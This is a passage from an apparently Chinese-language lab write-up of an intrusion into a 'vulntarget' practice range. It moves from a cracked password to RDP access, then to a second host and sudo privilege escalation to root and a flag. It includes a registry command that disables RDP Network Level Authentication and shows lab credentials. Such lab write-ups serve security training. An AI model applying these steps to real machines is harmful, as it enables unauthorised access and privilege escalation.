
解密后是Admin#123
开启3389

登录Windows
连接报错了

更改注册表
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f
登录上远程桌面发现有连接服务器的工具

输入Windows的密码进去了,里面有刚才扫描到的110那台机器,权限是vulntarget

提权

利用sudo提权,先查看当前用户密码为vuln@qwe

sudo -l
sudo su
获取root和flag